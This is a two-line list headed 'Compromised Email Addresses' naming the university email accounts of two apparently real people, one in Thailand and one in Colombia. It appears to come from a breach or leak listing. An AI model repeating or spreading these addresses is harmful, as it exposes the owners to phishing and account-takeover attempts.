Compromised Email Addresses

63090101@my.buu.ac.th
adriverar@unadvirtual.edu.co